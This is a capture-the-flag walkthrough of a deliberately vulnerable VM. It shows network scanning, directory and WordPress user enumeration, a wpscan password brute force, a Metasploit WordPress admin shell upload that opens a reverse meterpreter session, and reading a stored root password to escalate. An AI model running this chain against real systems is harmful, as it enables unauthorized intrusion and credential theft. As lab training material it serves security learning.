
Machine Description:


Host discovery:

arp-scan -l




```
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:50:56:21:3b:5a, IPv4: 192.74.3.105
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.74.3.8      84:16:f9:ad:6e:3a       TP-LINK TECHNOLOGIES CO.,LTD.
192.74.3.103    94:e9:79:c1:ea:ad       Liteon Technology Corporation
192.74.3.107    08:00:27:61:51:f0       PCS Systemtechnik GmbH
192.74.3.102    f4:42:8f:dd:73:f4       Samsung Electronics Co.,Ltd
192.74.3.101    4e:7b:ba:72:d3:ee       (Unknown: locally administered)
192.74.3.100    54:92:09:ef:e0:f8       HUAWEI TECHNOLOGIES CO.,LTD

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.274 seconds (112.58 hosts/sec). 6 responded
```

nmap 192.74.3.107



```
┌──(root㉿kali)-[~]
└─# nmap 192.74.3.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 04:48 EDT
Nmap scan report for kioptrix3.com (192.74.3.107)
Host is up (0.00021s latency).
Not shown: 993 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
110/tcp open  pop3
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds
MAC Address: 08:00:27:61:51:F0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
you can find me at /wordpress/ im vulnerable webapp :)
```


- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **a2enmod**, **a2dismod**, **a2ensite**, **a2dissite**, and **a2enconf**, **a2disconf** . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

dirb http://192.74.3.107



```
┌──(root㉿kali)-[~]
└─# dirb http://192.74.3.107

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 25 13:11:50 2025
URL_BASE: http://192.74.3.107/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.74.3.107/ ----
+ http://192.74.3.107/index.html (CODE:200|SIZE:10821)
+ http://192.74.3.107/info.php (CODE:200|SIZE:82991)
+ http://192.74.3.107/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://192.74.3.107/wordpress/

---- Entering directory: http://192.74.3.107/wordpress/ ----
+ http://192.74.3.107/wordpress/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.74.3.107/wordpress/wp-admin/
```


wpscan --url http://192.74.3.107/wordpress -e u



```
[i] User(s) Identified:

[+] c0rrupt3d_brain
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


cp /usr/share/wordlists/rockyou.txt.gz .

gunzip rockyou.txt.gz



```
┌──(root㉿kali)-[~/Desktop/box/evm]
└─# cp /usr/share/wordlists/rockyou.txt.gz .

┌──(root㉿kali)-[~/Desktop/box/evm]
└─# gunzip rockyou.txt.gz

┌──(root㉿kali)-[~/Desktop/box/evm]
└─# ls
rockyou.txt

┌──(root㉿kali)-[~/Desktop/box/evm]
└─# 
```

wpscan --url http://192.74.3.107/wordpress -U c0rrupt3d_brain -P rockyou.txt




```
[!] Valid Combinations Found:
 | Username: c0rrupt3d_brain, Password: 24992499
```

Username: c0rrupt3d_brain, Password: 24992499

msfconsole -q


search wp_admin

use 0



```
msf6 > search wp_admin

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent  Yes    WordPress Admin Shell Upload


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options
```

show options




```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.74.3.105     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

set password 24992499

set username c0rrupt3d_brain

set rhosts 192.74.3.107

run



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 192.74.3.105:4444
[*] Authenticating with WordPress using c0rrupt3d_brain:24992499...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/jcmwBeDseM/eAQgdCGQJl.php...
[*] Sending stage (40004 bytes) to 192.74.3.107
[+] Deleted eAQgdCGQJl.php
[+] Deleted jcmwBeDseM.php
[+] Deleted ../jcmwBeDseM
[*] Meterpreter session 1 opened (192.74.3.105:4444 -> 192.74.3.107:58058) at 2025-04-25 15:02:20 -0400

meterpreter >
meterpreter > ls
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > help

Core Commands
=============
```


ls /home

cd /home/root3r

ls


cat .sudo_as_admin_successful

cat .root_password_ssh.txt



```
meterpreter > cat .root_password_ssh.txt
willy26
```


Root Password: willy26



Explainshell
https://www.explainshell.com › explain › bin

explainshell.com - python3.1 -c 'import pty; pty.spawn("/bin/ ...

-c command Specify the command to execute (see next section). This terminates the option list (following options are passed as arguments to the command).



```
python3.1 -c  'import  pty;  pty.spawn("/bin/sh")'
```


an interpreted, interactive, object-oriented programming language

```
-c command
       Specify the command to execute (see next section).  This terminates  the  option  list  (following
       options are passed as arguments to the command).
```

source manpages: python3


shell

python3 -c 'import pty; pty.spawn("/bin/sh")'




```
meterpreter > shell
Process 2266 created.
Channel 2 created.
ls
test.txt
whoami
www-data
python3.1 -c 'import pty; pty.spawn("/bin/sh")'
/bin/sh: 3: python3.1: not found
python3 -c 'import pty; pty.spawn("/bin/sh")'
$
```

su root



```
$ su root
su root
Password: willy26
```

